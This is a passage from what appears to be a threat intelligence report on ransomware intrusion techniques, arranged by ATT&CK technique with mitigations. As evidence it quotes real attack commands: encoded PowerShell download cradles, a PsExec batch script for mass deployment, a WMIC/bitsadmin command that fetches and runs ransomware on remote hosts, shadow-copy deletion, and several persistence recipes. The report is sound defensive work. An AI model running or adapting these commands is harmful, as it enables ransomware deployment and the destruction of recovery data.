


Figure 4: Example of a Dridex decoy

In some cases, a Dridex infection was used before deploying DoppelPaymer ransomware.

IcedID

IcedID operators relied mainly on weaponized documents, including those distributed in password-protected archives. In some cases, the Trojan was delivered through other malware (e.g., Valak Loader).




Figure 5: Example of an IcedID decoy

Maze and RansomEXX operators are known to use IcedID to gain initial access to the target network.

Zloader (Silent Night)

Zloader, or Silent Night as it was named by its author, was first announced on underground forums in November 2019. In 2020 it was actively distributed via spam campaigns that delivered weaponized password-protected spreadsheets and documents as well as zipped Visual Basic scripts.




Figure 6: Example of a Zloader decoy

This malware family was also used by ransomware operators, namely Ryuk and Egregor.

SDBBot

This piece of malware is commonly associated with FIN11 operations and is usually used prior to Clop ransomware deployment. The group often used HTML attachments to redirect users to compromised websites with weaponized spreadsheets.




Figure 7: Example of an SDBBot decoy

If protected content is enabled, the Get2 loader DLL is dropped to the disk so that it can download and execute the follow-up malware: SDBBot.

Buer and Bazar

Buer was first advertised on Russian underground forums in August 2019 as a malware-as-a-service:




Figure 8: Buer Loader topic on the Russian XSS forum

It was distributed similarly to another loader, Bazar, which emerged in April 2020. Phishing emails contained links to decoy documents located on Google Docs, for example. These documents contained links to executables made to look like Microsoft Office or Acrobat Reader files:




Figure 9: Buer Loader dropper

Buer Loader was used by both Maze and Ryuk ransomware affiliates to gain access and start post-exploitation. Bazar Loader was also used by Ryuk operators.

SocGholish

Not all threat actors involved in ransomware distribution relied on spearphishing emails. Some used compromised websites to trick users into downloading first-stage payloads:




Figure 10: Buer Loader topic on the Russian XSS forum

Last year, SocGholish was used by DoppelPaymer operators to gain initial access to networks by luring users into downloading and executing a fake browser update. In 2020, WastedLocker operators used the same framework but added fake Microsoft Teams updates to the arsenal.

Custom malware

Some threat groups created custom malware for their Big Game Hunting operations. OldGremlin, a group that targeted CIS countries only, used two custom Trojans: TinyPosh and TinyNode. They were able to get initial access to the network, perform follow-up activities, and deploy TinyCryptor ransomware.

Mitigations

- → Use malware detonation technologies to automatically analyze and block malicious attachments and links before they are delivered to end-users.
- → Block file attachments with extensions not typical for your environment.
- → Consider compiling an allow list for websites commonly used by employees during business operations and blocking all others.
- → Train users to identify social engineering and phishing techniques.

Hardware additions

T1200

Some adversaries were more creative. An excellent example of "creativity" was the BadUSB attacks conducted by FIN7 (also known as Carbanak) in March 2020. The group mailed fake letters from Best Buy containing weaponized USB devices and a $50 gift card. The letter said that the recipient could spend the card on any goods from a list stored on the device:

Figure 11: Malicious USB device. Source: Trustwave SpiderLabs

Plugging the USB device into a computer executed a PowerShell command, and led to a Griffon backdoor being downloaded and run.

FIN7 joined the Big Game in 2020, starting from their collaboration with REvil operators and moving to their own ransomware-as-a-service program: Darkside.

Mitigation

→ Block USB ports on the endpoints where they are not needed

Trusted Relationship

T1199

Many ransomware operators focused on managed IT-service providers. They not only attacked the latter's infrastructures but also used them as a springboard to take further actions against their customers. For example, the Maze team successfully attacked Cognizant's corporate network and may have compromised the IT consulting firm's customers. Another example was REvil, whose affiliates successfully attacked Logical Net and used its maintenance server to spread ransomware through the Albany County Airport Authority's network.

Mitigations

→ If possible, isolate infrastructure components accessible to third parties.

→ Limit the ability of third parties to access critical infrastructure components without communicating with local IT staff.

2 Execution

Command and Scripting Interpreter

T1059

As many adversaries often used malicious email attachments during the initial access stage, many different interpreters were also widely used, including PowerShell T1059.001, Windows Command Shell T1059.003, Visual Basic T1059.005, and JavaScript/Jscript T1059.007.

PowerShell was still widely abused by many threat actors at various points of the cyber kill chain. Dridex operators, for example, used it to download the initial payload from a compromised website:

```
POwersheLL -ENCOD cwBFAHQALQBWAEEAUgBJAEEAYgBMAEUAIABXAEsAMQAgACgAW-
wBUAFkAcABFAF0AKAAiAHsAMQB9AHsANQB9AHsAMgB9AHsANAB9AHsAMAB9AHsAM-
wB9ACIALQBmACAAJwBJAFIARQAnACwAJwBTAHkAUwBUACcALAAnAC4AaQBPACcA-
LAAnAGMAdABPAHIAWQAnACwAJwAuAEQAJwAsACcARQBNACcAKQApADsAIAAgAH-
MAZQB0AC0AaQBUAGUATQAgAFYAQQBSAGkAQQBiAGwARQA6AFEAeQAxAG0AcgBlACAA-
IAAoACAAWwBUAHkAcABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMQB9AHsAMwB9AHsAN-
QB9AHsANAB9ACIAIAAtAGYAJwB5AFMAdABlACcALAAnAE0ALgBOAGUAdAAnACwAJw-
BTACcALAAnAC4AUwAnACwAJwBQAG8ASQBuAFQAbQBhAE4AQQBHAEUAcgAnACwAJwBlAF-
IAVgBpAGMARQAnACkAIAAgACkAOwAgACAAJABX<redacted>
```

As many threat actors used post-exploitation or C2 frameworks (including Cobalt Strike and PowerShell Empire), this interpreter was also used for network reconnaissance, lateral movement, and even data exfiltration to attacker-controlled servers. The technique was used by Maze, among others.

Some threat actors, for example Netwalker affiliates, distributed ransomware in the form of a PowerShell script.

PowerShell was also used by many ransomware samples to remove Volume Shadow Copies from infected hosts.

Windows Command Shell was extremely popular as well, especially during the initial access stage. For example, in recent campaigns Emotet operators executed it many times to evade detection rules:

```
cmd cmd cmd cmd /c msg %username% /v Word experienced an er-
ror trying to open the file. &  P^Ow^er^she^L^L -w hidden -ENCOD
IAAgAHMARQBUAC0AaQB0AEUAbQAgACAAKAAnAFYAJwArACcAQQAnACsAJwBSAG-
kAYQBCAEwARQA6ADEAMgAnACsAJwBHACcAKwAnADgARQBKACcAKQAgACgAIAA-
gAFsAVAB5AHAAZQBdACgAIgB7ADEAfQB7ADIAfQB7ADMAfQB7ADAAfQAiAC0AR-
gAnAE0ALgBJAG8ALgBEAGkAcgBlAEMAVABvAHIAWQAnACwAJwBzAFkAJwAsACcAU-
wAnACwAJwBUAGUAJwApACAAIAApACAAOwAgACAAIAAgAFMARQBUAC0AaQBUAEUAbQA-
gAHYAQQBSAEkAYQBiAEwARQA6AFoAOABBAGsAWQAzACAAIAAoACAAIABbAHQAeQB-
wAGUAXQAoACIAewA1AH0AewAyAH0AewA0AH0AewAz<redacted>
```

Visual Basic was used to weaponize thousands of documents with malicious macros, but some threat actors also used VBscripts, usually in a zipped form, as a weaponized email attachment to lure the victim into downloading the initial payload.

Lastly, JavaScript/Jscript was used in ransomware-related attacks. For example, a fake update from SocGholish was delivered in the form of a zipped Jscript file. Another example is FIN7's Griffon backdoor written in and executed as a Jscript.

Mitigations

→ Make sure only signed PowerShell scripts are allowed to be executed.

→ Remove PowerShell from the endpoints where it is not needed.

→ Create an allow list for known scripts, and block the execution of unknown ones.

→ Monitor your network infrastructure for suspicious and malicious powershell.exe, cscript.exe or wscript.exe execution and changes in PowerShell execution policy and check whether PowerShell logging has been disabled.

Native API

T1106

Many malicious programs directly interact with the native OS application programming interface (API), and those involved in ransomware campaigns were no exception.

Many Trojans meant for gaining initial access used Windows API to accomplish various tasks such as child process creation or process injection.

The popular post-exploitation frameworks Cobalt Strike (used in more than 70% of ransomware-related incident response engagements) and PowerShell Empire also allowed the threat actors to abuse API to accomplish various tasks, such as running PowerShell commands without running `powershell.exe`.

The same can also be said for ransomware samples. For example, Netwalker ransomware used Windows API functions to inject malicious DLL, while REvil used them to collect information about active services.

Mitigation

→ Create an allow list for known good applications and use application control tools like AppLocker to exclude the possibility of malicious program execution.

Scheduled Task/Job

T1053

Scheduled tasks were widely used to achieve persistence on initially compromised hosts, but this was not the only use case for this technique. Maze affiliates created scheduled tasks disguised as security updates to run a piece of ransomware at a specific time.

Mitigations

→ Limit user account privileges so that only authorized administrators are able to create scheduled tasks.

→ Monitor new scheduled task creation and make sure that your team has the ability to detect suspicious and malicious tasks.

System Services

T1569

In some cases, system services were used to gain persistence, just like scheduled tasks. They were also widely used for remote execution and ransomware deployment.

For example, remote execution via `jump psexec` and `jump psexec_psh` commands of Cobalt Strike was highly popular among various ransomware-as-a-service programs affiliates:

```
Service Name: af3ee51
Service File Name: \\127.0.0.1\ADMIN$\af3ee51.exe
```

The PsExec utility from the Sysinternals suite was also a popular tool to deploy ransomware. Below is an example of a script used by Netwalker affiliates for deployment:

```
set INPUT_FILE=ips.txt
set DOMAINADUSER=DOMAIN\Administrator
set DOMAINADPASS=Passw0rd!
for /f %%G IN (%INPUT_FILE%) DO net use \\%%G\C$ /user:%DOMAINADUS-
ER% %DOMAINADPASS%
for /f %%G IN (%INPUT_FILE%) DO copy n.ps1 \\%%G\C$\
for /f %%G IN (%INPUT_FILE%) DO PsExec.exe -d \\%%G powershell
-ExecutionPolicy Bypass -NoProfile -NoLogo -NoExit -File C:\n.ps1
```

Moreover, some ransomware affiliates, like Egregor, used PsExec to execute various scripts on remote hosts to enable lateral movement and execute the Beacon payload.

Mitigations

→ Monitor the creation of new services, and make sure that your team has the ability to detect suspicious and malicious services

→ Monitor how PsExec is used in your environment so that you can detect suspicious or malicious files being executed, for example, during the lateral movement stage.

User Execution

T1204

As already mentioned, threat actors were often able to gain an initial foothold in the target network using weaponized email attachments or links, or, in some cases, BadUSB devices. This meant that a victim would have to just click the link, open the file, or insert the USB device to start the infection chain.

This is another side to the technique, however. Attackers were able to obtain privileged accounts early in the kill chain, which meant that they could run malware and dual-use tools like port scanners manually. The same can be said for ransomware deployment. Dharma affiliates, for example, distributed and ran ransomware manually, connecting from an initially accessed server to other hosts via Remote Desktop Protocol.

Mitigations

→ Use application control to prevent executing potentially malicious files.

→ Train users to identify social engineering and phishing techniques.

Windows Management Instrumentation

T1047

As was the case with PowerShell, Windows Management Instrumentation (WMI) was widely used by threat actors for both local and remote execution.

For example, Emotet operators used `WmiPrvSE.exe` to make PowerShell download the initial payload from a compromised website.

Post-exploitation frameworks such as Cobalt Strike and CrackMapExec allowed attackers to abuse WMI and use it to execute malicious commands remotely.

WMI was abused by many ransomware operators for deployment as well. Below is an example of how Ryuk operators used a WMI command-line (WMIC) to run a piece of ransomware on remote hosts:

```
start wmic /node:@C:\share$\comps.txt
/user:<redacted> /password:<redacted>
process call create "cmd.exe /c bitsadmin /transfer ry \\<redacted>\share$\ry.exe %APPDATA%\ry.exe & %APPDATA%\ry.exe"
```

Lastly, some ransomware samples, like Darkside, used WMI to remove Volume Shadows Copies:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Deleting such copies allowed attackers to minimize the chances of data recovery, especially if they had already deleted backups from the corresponding servers.

Mitigations

→ Limit accounts that can connect remotely via WMI.

→ Monitor your environment for suspicious WMI execution events, focusing on potential reconnaissance and remote execution events.

3 Persistence

Boot or Logon Autostart Execution

T1547

Registry Run Keys/Startup Folder T1547.001 was still one of the most common persistence mechanisms observed in 2020. Another common technique was abusing features of Winlogon T1547.004, which was used by Bazar Loader operators. This is an old trick: Autostart execution is achieved by writing the path to the loader to `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` to Userinit value, next to `C:\Windows\System32\userinit.exe`.

Mitigations

→ Compile an allow list of typical autostart items for workstations and servers in your environment.

→ Monitor autostart locations for suspicious files not on the allow list.

Create Account

T1136

Legitimate local and domain accounts were widely used during various ransomware-related intrusions. To maintain redundant access to compromised systems, threat actors often created additional accounts.

Mitigations

→ Monitor the creation of new accounts and screen for unusual behavior within existing accounts (e.g., suspicious RDP connections).

→ Make sure that domain administrator accounts are not used for day-to-day operations.

→ Limit access to domain controllers and systems used to create and manage accounts.

Create or Modify System Process

T1543

Windows services were used for not only execution but also persistence. Many Trojans (including Emotet and Trickbot) were used to abuse this Windows feature and become persistent in the compromised systems.

Mitigations

→ Monitor the creation of new services and make sure that your team has the ability to detect suspicious and malicious services.

→ Limit account privileges so only authorized administrators can create services.

Event Triggered Execution

T1546

This technique was not as popular among ransomware operators as the previous ones, but some of its sub-techniques were used relatively often.

A number of post-exploitation frameworks (e.g., PowerShell Empire) helped the threat actors use WMI Event Subscription T1546.003 to become persistent. Group-IB experts witnessed such behavior while investigating several DoppelPaymer attacks.

Accessibility Features T1546.008 were also abused in some attacks. For example, some Dharma ransomware affiliates had tools in their arsenals to replace `C:\Windows\System32\sethc.exe` with `cmd.exe` on public-facing servers.

With their SDBbot, FIN11 also went beyond the traditional run key. If a system running up to Windows 7 was infected, it used Application Shimming T1546.011 to gain persistence, installing a custom shim database via sdbinst.exe, for example:

```
sdbinst.exe -q -p "%TEMP%\sdb52B8.tmp"
```

The installed Shim database can be found under `C:\Windows\AppPatch\Custom`.

Name	Value
File name	C:\Windows\AppPatch\Custom\Custom64\{b402b3b9-ad9f-960d-ce50-718c8c211af5}.sdb
INDEXES	
INDEX	
INDEX_TAG	0x7007
INDEX_KEY	0x6001
INDEX_FLAGS	1
INDEX_BITS	(Binary data)
DATABASE	
NAME	Microsoft KB2720155
DATABASE_ID	b402b3b9-ad9f-960d-ce50-718c8c211af5
OS_PLATFORM_OR_DEP...	2
PATCH: Compatibility Fix	
NAME	Compatibility Fix
PATCH_BITS	(Binary data)
EXE: services.exe	
NAME	services.exe
APP_NAME	Microsoft Services
EXE_ID	9e4c215d-f3b7-1daf-fe0f-93858ab1eff2
MATCHING_FILE: serv...	
NAME	services.exe
COMPANY_NAME	Microsoft Corporation
PATCH_REF: Compati...	
NAME	Compatibility Fix
PATCH_TAGID	0x60
STRINGTABLE	
STRINGTABLE_ITEM	Microsoft KB2720155
STRINGTABLE_ITEM	Compatibility Fix
STRINGTABLE_ITEM	services.exe
STRINGTABLE_ITEM	Microsoft Services
STRINGTABLE_ITEM	Microsoft Corporation

Figure 12: An example of a shim database installed by SDBbot

If the system was running a newer OS version, it used Image File Execution Options Injection T1546.012 to become persistent. It would first drop `mswinload0.dll` to `C:\Windows\System32`, after which it created the VerifierDlls value under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\winlogon.exe`, set it to `"mswinload0.dll"`, and created the GlobalFlag value and set it to 0x100 to enable Application Verifier.

